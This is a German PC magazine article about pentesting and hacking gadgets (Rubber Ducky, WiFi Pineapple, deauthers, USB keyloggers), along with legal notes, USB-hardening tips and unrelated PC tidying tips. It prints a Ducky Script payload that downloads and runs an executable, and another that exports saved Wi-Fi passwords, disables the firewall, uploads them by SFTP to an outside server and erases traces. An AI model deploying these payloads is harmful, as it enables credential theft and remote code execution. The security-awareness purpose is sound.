Das HEIC-Format von Apple kann Windows mit Bordmitteln nicht öffnen. **CopyTrans HEIC for Windows** ist eine kostenlose Lösung für dieses Format. HEIC-Bilder gibt es seit iOS 11. Sie versprechen eine bessere Komprimierung als JPEG oder andere Formate. Nach der Installation des Programms zeigt der Windows-Explorer Vorschaubilder für HEIC-Daten an. Diese lassen sich dann in Anwendungen öffnen. ■

HACKEN UND CRACKEN

Böse Gadgets, die jeden PC knacken



Ist mein Windows-PC mit Profi-Antivirensoftware und Firewall sicher? Sicher nicht! Die Geräte in diesem Artikel sind einfach zu bekommen, leicht zu programmieren und nehmen so ziemlich jede Hürde, um in einen PC einzudringen. ■ TILL E. SPIEGEL

Sie heißen *Rubber Ducky* oder *Pineapple* und klingen damit eher harmlos – aber das trügt. Zahlreiche USB- und WLAN-Gadgets, die preislich zwischen 20 und 100 Euro liegen, beherrschen zahlreiche Tricks und Kniffe, um schnell und unbemerkt in einen PC einzudringen. Nach gut 20 Jahren, in denen die Sicherheitsindustrie einer der wichtigsten IT-Zweige geworden ist, sollte es eigentlich keine großen Lücken mehr geben. Eigentlich.

Die hier vorgestellten Geräte gehören typischerweise zum Werkzeug eines Penetration-Testers, kurz Pentester genannt. Sie sind im Auftrag eines Unternehmens unterwegs, um Schwachstellen aufzudecken und dann dabei mitzuhelfen, diese zu schließen. Man kann sie zum Guten nutzen, aber natürlich auch zum Abhören, Knacken und Abgreifen von Daten. Das

Letztere ist in Deutschland und in der EU illegal und strafbar. Solange man es nur auf die eigenen Rechner anwendet – und damit ist nicht die Familie gemeint, sondern die persönliche Hardware –, geht das aber als Sicherheitstest in Ordnung.


Insgesamt ist die Rechtslage schwierig. Es gibt zum Einsatz solcher Geräte kaum Gerichtsurteile und die einschlägigen Rechtsnormen (siehe Kasten *Die Rechtslage*) lassen genug Raum für *Dual Use*: Man kann die Geräte nur zum Guten oder auch für verbotene Aktionen nutzen. Damit sind sie grundsätzlich nicht verboten.

Dennoch gibt es die meisten der vorgestellten Geräte nicht in der EU zu kaufen, weil die Entwicklung, der Vertrieb und der Einsatz (für viele Fälle) untersagt ist. Die Einfuhr aus den USA und China, die wir für diesen Artikel getätigt haben, war zwar

zeitaufwändig, aber sonst problemlos. Die Lieferung per Luftfracht aus den USA hat zwei Wochen gedauert (aus China vier Wochen) und war mit der Zahlung von Einfuhrumsatzsteuer und Zoll verbunden. Anbieter wie Hak5 (www.hak5.org) und Keelog (www.keelog.com) und Great Scott Gadgets (www.greatscottgadgets.com) liefern direkt oder über Partner weltweit aus.

USB-Teufel

Wer hat nicht schon einmal einen USB-Stick gefunden? Schnell setzt sich die Neugier durch, und man möchte wissen, was drauf ist, insbesondere wenn ein Aufkleber wie *Finanzdaten 2019* draufklebt. Vielleicht ist er ja auch groß und man kann ihn gut brauchen. Aber das ist keine gute Idee. Zum einen könnte es der USBKill 3.0 sein (usb.kill.com, ca. 55 US-Dollar netto). Er sieht



Mit den entsprechenden Einstellungen sammelt Pineapple Nano alle WLAN-Anfragen aller Geräte in der Umgebung (SSID Pool rechts). Besonders nett: BKA_Uebertragungs_wagen_250!

aus wie ein gewöhnlicher USB-Speicherstick mit Metallbügel, der sich um 180 Grad drehen lässt. Steckt man ihn an, erzeugt er über Kondensatoren ca. 220 Volt Spannung und lässt diese über die USB-Datenleitungen mehrfach pro Sekunde auf den Rechner los. Das tötet die meisten PCs und Laptops in wenigen Sekunden, Smartphones sind oft robuster. Äußerlich sieht man nichts; aber der Schaden ist hoch.

Rubber Ducky

Es könnte aber auch ein Rubber Ducky sein (www.hak5.org, ca. 45 US-Dollar), der genauso aussieht. Wird er angesteckt, meldet er sich nicht als Speicherstick an sondern als Tastatur, und er beginnt sofort, sein „Tastaturprogramm“ abzuspielen. Er nutzt damit das Vertrauen aus, dass Rechner im allgemeinen der Tastatur entgegenbringen. Diese wird ja von Menschen bedient, die sich vorher authentifiziert haben. Deshalb funktioniert der Rubber Ducky auch bei Linux, Windows- und macOS-Rechnern.

Auch wenn man heutzutage Rechner meist nur mit der Maus steuert und einstellt, sind die Möglichkeiten per Tastatur bedeutend größer. Nach einer Tastaturfolge wie

```
Windows-r
c m d
Ctrl-Shift-Return
Pfeil links
Return
```

öffnet sich auf jedem Windows-PC eine Kommandozeile mit Admin-Rechten. Jetzt lassen sich zum Beispiel mit dem Kommando `netsh` umfangreiche Veränderungen an den Netzwerkeinstellungen vornehmen oder über ein Powershell-Skript eine Datei aus dem Internet herunterladen und ausführen – mit Admin-Rechten! Für den Rubber Ducky gibt es eine einfache Befehls-

sprache: Ducky Script. Sie ist in der Lage, Tastendrucke auszuspielen, Texte auszugeben und Wartezeiten einzuhalten. Für jede Spezialtaste wie *Pfeil nach oben* gibt es ein Kommando wie `ARROWUP`.

Ein Skript, das eine Powershell öffnet, die eine Datei von einer Webseite herunterlädt (noch mit der Endung `.txt`, damit der Virensch scanner nicht anschlägt), als ausführbare Datei speichert (Endung `.exe`) und dann startet, hat nur fünf Zeilen:

```
DELAY 1000
GUI r
DELAY 200
STRING powershell -NoP -NonI -W Hidden
-ExecBypass "IEX (New-Object System.
Net.WebClient).DownloadFile('http://
meinweb.de/calc.txt','\${env:temp}\calc.
exe\'); Start-Process \"${env:temp}\calc.
exe\" "
ENTER
```

Zuerst wartet das Skript eine Sekunde (= 1000 Millisekunden), damit der Stick als Tastatur erkannt und der HID-Treiber von Windows geladen wird. `GUI r` steht für die Windows-Taste, `GUI r` öffnet also den Ausführen-Dialog. Auch das dauert etwas, 200 Millisekunden wartet das Skript. Dann erfolgt der komplexe Powershell-Aufruf. Er erzeugt ein Web-Objekt, um die `calc`.

Im Shop von Hak5 (<https://shop.hak5.org>) gibt es zahlreiche Hacking-Gadgets und einige sehr interessante Videos, welche die Gadgets und Techniken vorstellen.



Die Rechtslage – eindeutig illegal?



Wer mit diesen Gadgets nicht nur sich selbst ‚testet‘, verstößt schnell gegen geltendes Recht und macht sich oft auch strafbar.

Strafrecht kommt zum Einsatz bei gesetzlich verbotenem Verhalten. Zivilrecht regelt Streitigkeiten zwischen Privatpersonen.

■ Strafrecht


Laut StGB § 303a und b macht sich strafbar, wer Daten verändert oder zerstört, auf die er unberechtigt zugreift. Ebenfalls strafbar ist die widerrechtliche Störung von Datenverarbeitungsvorgängen; insbesondere, wenn der Betroffene auf das Funktionieren angewiesen ist. Darunter fallen zum Beispiel Denial-of-Service-Attacken (DoS) oder ein dauerhaftes Deauther in WLAN-Netzwerken. Ferner regelt der so genannte Hackparagraph 202c des StGBs, dass die Beschaffung, Verbreitung, Überlassung und der Verkauf von Zugangscodes und Passwörtern für den unbefugten Zugriff auf gesicherte fremde Daten strafbar ist. Das gilt auch für das Herstellen und den Vertrieb von Computerprogrammen, die diesem Zweck dienen.

■ Telekommunikationsgesetz

Die Paragraphen 89 und 148 des Telekommunikationsgesetzes verbieten das Mitlesen von Nachrichten und Daten in unverschlüsselten Funknetzen, also auch offenen WLAN-Netzen. Während man in offenen Netzen also problemlos surfen kann, ist das Ausspähen anderer nicht erlaubt.

■ Anwalt gefragt

Achtung: Eine Rechtsberatung für diese komplexe Materie kann und darf dieser Artikel nicht leisten. Hierzu ist in jedem Fall ein Rechtsanwalt hinzuzuziehen!



Beim Scan aller Geräte in der Umgebung (Recon) findet der Pineapple Nano zahlreiche Access Points und dort angemeldete WLAN-Geräte.

Rubber-Ducky/wiki/Payloads. Das Installieren und Aktivieren einer SSH-Shell als Hintergrund ist so ein Kinderspiel. Nur wenig muss man sich selbst aneignen, vieles lässt sich kopieren und anpassen.

Skripte erzeugen und aufspielen

Der Rubber Ducky wird per SD-Karte bestückt, auf die das kompilierte Skript kommt. Für die Übersetzung nimmt man am besten den Online-Übersetzer auf www.ducktoolkit.com. Die fertige *inject.bin* kopiert man auf eine Mini-SD-Karte, steckt sie in den Rubber Ducky und diesen an den PC. Und schon legt er los.

Natürlich lässt sich dieser Stick auch perfekt einsetzen, um an zahlreichen PCs in der eigenen Firma Anpassungen vorzunehmen. So muss der Admin nur von Rechner zu Rechner gehen, den Stick anstecken und dann weiterziehen.

Von Haus aus meldet sich der Rubber Ducky nur als Tastatur an. Es gibt aber auch alternative Firmware wie *Twinduck*, die die SD-Karte als Massenspeicher einbindet. So lassen sich Daten vom PC leicht auf den Rubber Ducky kopieren oder ausführbare Dateien starten. Gerade bei Firmenrechnern ist das Einbinden von USB-Massenspeichern allerdings oft unterbunden. Skripte, die sich darauf verlassen (müssen),

txt von meinweb.de herunterzuladen und als *calc.exe* im temp-Verzeichnis zu speichern und anschließend auszuführen (*Start-Process*). Mit *ENTER* wird das Kommando gestartet. Calc.exe kann jetzt tun und lassen, was es will.

Das abgedruckte Listing auf der Seite gegenüber kommt (fast) ohne Powershell aus: Es nutzt die Kommandozeile und das Kommando *netsh*, um für alle gespeicherten WLAN-Netze, in die sich das Notebook bisher eingeloggt und deren Passwörter es gespeichert hat, die Login-Daten in C:\ als XML-Dateien zu speichern, per SFTP auf einen Server hochzuladen (Verzeichnis

wlan) und alle Spuren zu verwischen. Damit die Firewall nicht meckert, wird sie vor der SFTP-Aktion deaktiviert und hinterher wieder aktiviert. Beim Aufräumen löscht das Skript die Datei *known_hosts* in *.ssh* im Homeverzeichnis und die History-Einträge im *Ausführen*-Dialog (dazu braucht es leider einen PowerShell-Aufruf).

Wer jetzt meint, er müsse sich dafür erst intensiv mit diversen Kommandos und der PowerShell auskennen, liegt zwar richtig, aber es gibt natürlich auch eine sehr aktive Pentester-Community, die bereits viele Skripte erstellt hat und gerne teilt. Ein guter Einstieg ist <https://github.com/hak5darren/USB->

USB-Schnittstellen sichern

Der sicherste Weg, das Eindringen in den eigenen Rechner per USB-Gerät zu verhindern, ist, den Schnittstellenzugriff zu unterbinden. Dafür gibt es mehrere Wege:

■ USB-Massenspeicher per Registry

Massenspeicher-Sticks lassen sich unter *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\USBSTOR* ausschließen. Wenn man den Wert von *Start* von 3 auf 4 setzt, können sich keine USB-


Sticks mehr anmelden. Tastaturen gehen aber nach wie vor!

■ Gerätemanager: USB-Geräte deaktivieren

Öffnen Sie den Geräte-Manager, scrollen Sie ganz nach unten zu *USB-Controller*, und öffnen Sie die Ansicht aller USB-Geräte. Klicken Sie mit der rechten Maustaste auf *USB-Root-Hub* und wählen *Gerät deaktivieren* aus. Damit sind alle USB-Schnittstellen tot. Mit der Auswahl *Gerät aktivieren* können Sie sie wieder zum Leben erwecken. Aber Achtung: Bei Desktop-PCs mit USB-Tastaturen und Mäusen (!) sind diese ebenfalls deaktiviert.

■ Treiber deinstallieren


Das ist die harte Tour: Verschieben oder löschen Sie die Treiber. Für externe Tastaturen ist das die Datei *C:\Windows\system32\DRIVERS\kbdhid.sys*. Nach dem Löschen bitte das System neu starten.



Im Gerätemanager kann man den USB-Root-Hub deaktivieren und die USB-Geräte ausknipsen.




Zum Rubber Ducky gehören die Gehäuseteile, ein SD-Card-Reader, die Karte und ein USB-Adapter.



Mit Antenne und Stromversorgung per USB ist der WiFi Deauther sehr kompakt. Das OLED-Display ist gut lesbar.

Der WiFi Deauther in Aktion: Bei 52 Prozent hat er schon neun Access Points und sechs Geräte gefunden.



dass der Massenspeicher vorhanden ist, scheitern dann.

Der Mercedes unter den USB-Hacker-Gadgets ist das Bash Bunny (auch von www.hak5.org, 100 US-Dollar), der deutlich größer und teurer ist, aber auch einen kompletten Linux-PC enthält. Er meldet sich per USB nicht nur als Tastatur, sondern auch noch als Massenspeicher und als Ethernet-USB-Adapter an, und hat eine Quad-Core-CPU und eine schnelle SSD eingebaut.

USB-Keylogger mit WLAN

Als drittes, beliebtes USB-Hacker-Gadget gelten Keylogger, die zwischen Rechner und Tastatur gesteckt werden, möglichst unscheinbar aussehen und alle Tastendrücke inklusive Passwörtern mitschneiden. Im besten Sinne dient so ein Stick als Backup, wenn man viele Texte schreibt oder seine Kinder überwachen möchte; meist aber ist der Einsatz illegal.



Das Innenleben des Rubber Ducky passt locker in das mitgelieferte schwarze Gehäuse.

Ein besonders ausgefuchstes Teil ist das Airdrive von Keelog (www.keelog.com, 40 bis 90 US-Dollar), das WLAN eingebaut hat und in den teuren Varianten die Eingaben sogar per E-Mail verschicken kann. Es ist mit 21 mm extrem kurz. Wenn man darauf einen kleinen Logitech-USB-Receiver steckt, ist der Keylogger kaum zu erkennen.

Der Keylogger schneidet alle Tastaturdrücke mit und kann remote per WLAN angesprochen werden (spannt also ein eigenes, unsichtbares WLAN auf). In der Pro-Version (56 US-Dollar) kann sich der Stick sogar in ein WLAN einloggen und E-Mails verschicken und Tastendrücke live streamen. Im Gegensatz zu Keylogging-Software ist das USB-Gerät für den Rechner nicht zu erkennen. Es taugt aber nur für Desktop-PCs, da es an Notebooks sofort auffällt.

Geräte für WLAN-Hacks

Hat man keinen Zugriff auf die Geräte, die man testen oder hacken möchte, bleibt fast nur die Möglichkeit, dies per Funk, also Bluetooth oder WLAN zu tun. Ein WLAN ist ein so genanntes Shared Medium: Jeder in Reichweite kann alle Bits- und Bytes mithören und selbst aktiv werden. Es verhält sich so, als würde man ein Ethernet-Kabel aus dem Fenster hängen und das Ende auf den Bürgersteig legen.

Aus diesem Grund wird seit Jahren überall darauf gedrängt, WLAN-Netze immer per WPA/WPA2-Verschlüsselung zu sichern. Im privaten Bereich hat sich das durchge-

WLAN-Passwörter per SFTP versenden

Dieses Rubber-Ducky-Skript öffnet eine Kommandozeile mit Admin-Rechten, liest alle WLAN-Kennungen aus und verschickt sie per SFTP zu einer Webseite. Danach räumt es wieder auf, um keine Spuren zu hinterlassen.

```
REM Alle WLAN-Passwoerter ermit
teln, speichern, per
REM SFTP verschicken und alle Spu
ren verwischen
DEFAULT_DELAY 200
DELAY 1000
GUI r
DELAY 200
STRING cmd.exe
CTRL-SHIFT ENTER
DELAY 100
LEFTARROW
DELAY 200
ENTER
DELAY 600
REM Fenster verkleinern und hell
gelbe Schrift
STRING color FE&mode con:cols=18
lines=1
ENTER
DELAY 150
STRING md c:\l&cd c:\l&netsh
advfirewall set allprofiles sta
te off&netsh wlan export profile
key=clear >nul&sftp meinftp.2und2.
de
ENTER
DELAY 1000
STRING yes
ENTER
DELAY 500
STRING <password>
ENTER
DELAY 300
STRING cd wlan
ENTER
DELAY 150
STRING mput *.xml
ENTER
DELAY 1000
STRING exit
ENTER
DELAY 50
STRING del *.xml&cd c:\&rmdir
l&del %USERPROFILE%\ssh\
known_hosts&rmdir %USERPROFILE%\
ssh&netsh advfirewall set allprofi
les state on&exit
ENTER
GUI r
DELAY 200
STRING powershell "Remove-Item
Property -Path 'HKCU:\Software\
Microsoft\Windows\CurrentVersion\
Explorer\RunMRU' -Name '*' -Er
rorAction SilentlyContinue"
ENTER
```


setzt; bei öffentlichen Netzen im Flughafen, im Zug oder im Café gilt das meist nicht. Wer sich hier einloggt und nicht sofort eine VPN-Verbindung zur heimischen Fritz!Box aufbaut, surft quasi öffentlich, so als könnte man auf einem Großdisplay mitschauen, was er oder sie gerade anschaut.

Das passende Gadget, um den kompletten Funkverkehr mitzuschneiden, getürkte WLAN-Netze aufzuspannen und WLAN-Nutzer auf eine Phishing-Seite zu locken, ist der Wifi Pineapple Nano (www.hak5.org, 100 US-Dollar). Das aktuelle Gerät ist bereits die sechste Generation, hat eine moderne Weboberfläche und lässt sich mit einer USB-Powerbank sehr gut mobil betreiben. An Anschlüssen hat das Gerät einen SD-Card-Slot für Erweiterungen und Logs, eine USB-Schnittstelle (Stecker USB-Typ A), die das Gerät als Netzwerkschnittstelle an einem PC anmeldet und darüber auch mit Strom versorgt, eine USB-Buchse, um einen WLAN- oder UMTS-Stick oder Android-Handy (im Tethering-Modus) anzuschließen und zwei WLAN-Antennen (für zwei unabhängige WLAN-Netze).

Nach dem Anschrauben der Antennen und dem erstmaligen Anschluss am PC kann man sofort per 172.16.42.1:1471 das Web-Interface aufrufen. Als Erstes muss die aktuelle Firmware heruntergeladen und installiert werden. Danach gilt es, Login-Daten festzulegen und andere Einstellungen vorzunehmen, und dann kann das fröhliche Analysieren schon losgehen.

Als Software kommt eine Eigenentwicklung auf OpenWRT-Basis zum Einsatz. Das System ist sehr modular. Von der Oberfläche aus lassen sich beliebige weitere Module aus einer Bibliothek auswählen, installieren und starten. Aber auch in der Grundausstattung bietet der Pineapple schon einiges. So kann er zum Beispiel eine Liste aller WLAN-Netzwerke und der dort aktiven WLAN-Clients erstellen. Sie werden anhand ihrer MAC-Adresse (MAC steht für Media Access Control) aufgelistet und lassen sich dann einfach in Filter- und Trackinglisten übernehmen. Anhand der ersten drei Bytes der MAC-Adresse ermittelt der Pineapple für jedes Gerät den Hersteller (etwa Huawei oder Apple).

Moderne Smartphones sind übrigens nie ganz ausgeschaltet. Sie suchen ständig nach ihnen bekannten Netzwerken in der Umgebung. Diese Probe- und Assoziations-Request kann der Pineapple mitschreiben und in eine Liste überführen. Diese füllt sich enorm schnell. Er kann solche Anfragen allerdings auch alle positiv beantwort-

ten oder die so ermittelten SSIDs broadcasten – also so tun, als gäbe es die angefragten Access-Points in der nächsten Umgebung. Sucht ein Smartphone also nach bekannten WLAN-Access-Points kann man es direkt zum Pineapple locken. Sollte es jedoch keinen Wechselwillen erkennen lassen (weil es mit einem starken WLAN-Access-Point in direkter Umgebung verbunden ist), lässt sich der Wechsel auch forcieren: Das Verfahren nennt sich Deauthentication.

Alles raus hier

Dabei nutzt der Pineapple eine Sicherheitslücke aus, die laut 802.11w-2009 eigentlich schon längst von allen Access-Point-Herstellern geschlossen sein sollte – aber es selten ist. Ein Gerät wie der Pineapple oder auch WiFi Deauther von DSTIKE können gezielt *Abmelde-Kommandos* an Geräte wie Smartphones und Notebooks verschicken (in schneller Folge). Diese akzeptieren diese Kommandos und melden sich selbst aus dem aktuellen WLAN ab. Damit ist der erste Schritt getan, sich an einer bekannten SSID (die aber vom Pineapple kommt) anzumelden.

Dieser kann dann zum einen den kompletten Netzwerk-Verkehr mithören und dabei gezielt Login- und Passwort-Eingaben von unverschlüsselten Diensten (HTTP, FTP, POP3, IMAP oder SMB) ausspähen. Natur-

lich ist auch eine Umleitung von Anfragen auf Exploit-Seiten möglich, die aktuelle Sicherheitslücken ausnutzen oder eine Phishing-Seite, die man selbst angelegt hat. Wer übrigens nur seine Kinder disziplinieren will, kann mit dem WiFi Deauther von DSTIKE, von dem es mehrere Modelle ab zirka 10 US-Dollar gibt (<https://dstike.aliexpress.com/store/2996024>), auch gezielt die Kinder aus dem WLAN schmeißen, wenn die Medienzeit um ist. Es braucht nur Strom und läuft auch an einer mobilen Powerbank. Die etwas teureren Modelle haben noch ein sehr scharfes OLED-Display und eine Schalterwippe, um Geräte oder Access Points direkt auszuwählen.

Sowohl der Pineapple Nano als auch die Deauther-Boards von DSTIKE funkeln allerdings nur in 2,4-GHz-Netzen. Der Pineapple Tetra beherrscht auch 5-GHz-Frequenzen, ist aber deutlich teurer.

Fazit

Wer nur ein wenig mit den genannten Geräten herumspielt, merkt schnell: „Mein Rechner ist besser durch Gesetze als durch Technik geschützt“. Das Anstecken eines unbekannten USB-Sticks, den man gefunden hat, sollte man nur auf alten Notebooks wagen, die dabei kaputt gehen dürfen und nicht im Netzwerk hängen.

Und wer in öffentlichen WLANs unterwegs ist, sollte als erstes eine VPN-Verbindung aufbauen und ungeschützte Webseiten (HTTP ohne S) meiden. Es lohnt manchmal auch zu gucken, über welches WLAN das eigene Smartphone gerade unterwegs ist. Außerhalb der eigenen vier Wände kann es sogar sinnvoll sein, das WLAN einfach abzuschalten. Angriffe übers Mobilfunknetz sind nicht unmöglich, aber schwieriger und erfordern teurere Technik. ■



Das Pineapple Nano ist ein mobiler Rechner mit Linux und vier Netzwerken: 2x WLAN, einmal USB-Netzwerk und einem USB-Anschluss für einen mobilen LTE-Stick oder ein Android-Phone.

Mit Powerbank, WiFi Pineapple und Mini-PC steht einem Outdoor-Einsatz nichts im Wege. Das Android-Gerät kann dabei sogar als mobiler Internet-Zugang genutzt werden.



MMX 300

PROFESSIONAL GAMING HEADSET



NEU
3D MANUFAKTUR
JETZT ENTDECKEN

HANDMADE ESPECIALLY FOR YOU



beyerdynamic

10 TIPPS


Ordnung auf dem PC

Doppelte Dateien aufspüren, Bilder einheitlich benennen, MP3s taggen, Ordneransicht richtig einstellen ... Mit unseren Tipps verschaffen Sie sich Überblick auf Ihrem Computer. ■ CLAUDIA FRICKEL

1

Desktop-Symbole anordnen

Je mehr Symbole und Ordner auf dem Desktop liegen, desto unübersichtlicher wird es. Anders mit dem Tool *Stardock Fences* (<http://bit.ly/2IWpzy4>): Damit ziehen Sie auf der Arbeitsoberfläche Bereiche auf und sortieren Icons, Verzeichnisse und Dateien thematisch passend hinein. So liegen alle Arbeitsprogramme in einem Feld und alle Spiele in einem anderen. Wie groß die Flächen sind, definieren Sie selbst. Sie können sie auch erst erscheinen lassen, wenn Sie mit der Maus darüberfahren. Wenn Sie wollen, landen alle neuen Programme, Dateien und Ordner standardmäßig in einem bestimmten Bereich. Fences kostet zehn US-Dollar.



2


Ordner richtig einstellen


Jedes Mal, wenn Sie einen Bilderordner öffnen, ärgern Sie sich: Windows zeigt die Dateien schon wieder als Liste an und nicht als Miniaturansichten. Das können Sie aber umstellen: Sie legen dann fest, dass Ordner mit bestimmten Dateitypen immer mit der gleichen Ansicht geöffnet werden sollen – also etwa Fotos mit extra großen Symbolen und Dokumente mit Details. Dazu öffnen Sie ein Verzeichnis im Windows Explorer und richten es über den Reiter *Ansicht* so ein, wie Sie es für diesen Dateitypen gerne hätten. Dann wählen Sie im Menü rechts oben die *Optionen*. Im Popup-Fenster wählen Sie den mittleren Reiter *Ansicht* und klicken oben auf das Feld *Für Ordner übernehmen*. Bestätigen Sie mit *Ja* und anschließend mit *OK* oder *Übernehmen*. Die Voreinstellung funktioniert allerdings nicht, wenn in dem Ordner verschiedene Dateitypen liegen.

3

Bilder einheitlich benennen


In Ihren Bilderordnern auf der Festplatte herrscht Chaos. Zwar haben Sie die Ordner passend benannt, etwa *Bali-Urlaub 2018*, aber die Fotos selbst heißen so, wie Digitalkamera und Smartphone sie getauft haben, zum Beispiel *IMG-87487543*. Wollen Sie später ein Motiv wiederfinden, haben Sie es schwer. Besser ist es, zusammengehörige Fotos einheitlich zu benennen. Das klappt am einfachsten mit Gratis-Tools wie dem *FastStone Photo Resizer* (<http://bit.ly/2PY4VTG>) oder *Ashampoo Photo Commander* (<http://bit.ly/2PBAikX>). Sie übernehmen diverse Aufgaben gleichzeitig für eine große Anzahl von Fotos. Sie können sie auch stapelweise verkleinern, drehen, konvertieren oder das Aufnahmedatum anpassen. Idealerweise überlegen Sie sich ein Schema, zum Beispiel: *Urlaubsziel-Ausflug-Jahr*. Dann heißen Bali-Bilder vom Ausflug zum Komodo-Nationalpark *Bali_Komodo Nationalpark_Jan-2018*, jeweils mit fortlaufender Nummer.





Datenmüll entfernen

Temporäre Dateien, veraltete Registry-Einträge und Verknüpfungen, überholte Fehlerberichte: Nach und nach sammeln sich auf dem Computer überflüssige Dateien an. Das Gratis-Tool *Glary Utilities* (<http://bit.ly/2ChpW4Z>) räumt den Datenmüll mit wenigen Mausklicks auf. Wählen Sie dazu unten auf der Startseite das Besen-Symbol, und setzen Sie auf der folgenden Seite Häkchen vor alle möglichen Aufräumaktionen. Bestätigen Sie anschließend mit *Bereinigen*.



MP3s einheitlich taggen

In Ihrer großen Musiksammlung geht alles durcheinander: Die MP3s sind nicht einheitlich getaggt. Solche ID3-Infos beinhalten zum Beispiel Album-, Künstler- und Songname, aber auch Erscheinungsjahr und Komponist. Das Gratis-Tool *MP3Tag* (www.mp3tag.de) hilft, Schlagworte zu ergänzen und zu vereinheitlichen, auch bei vielen Dateien auf einmal. Außerdem suchen Sie im Internet nach passenden Tags.

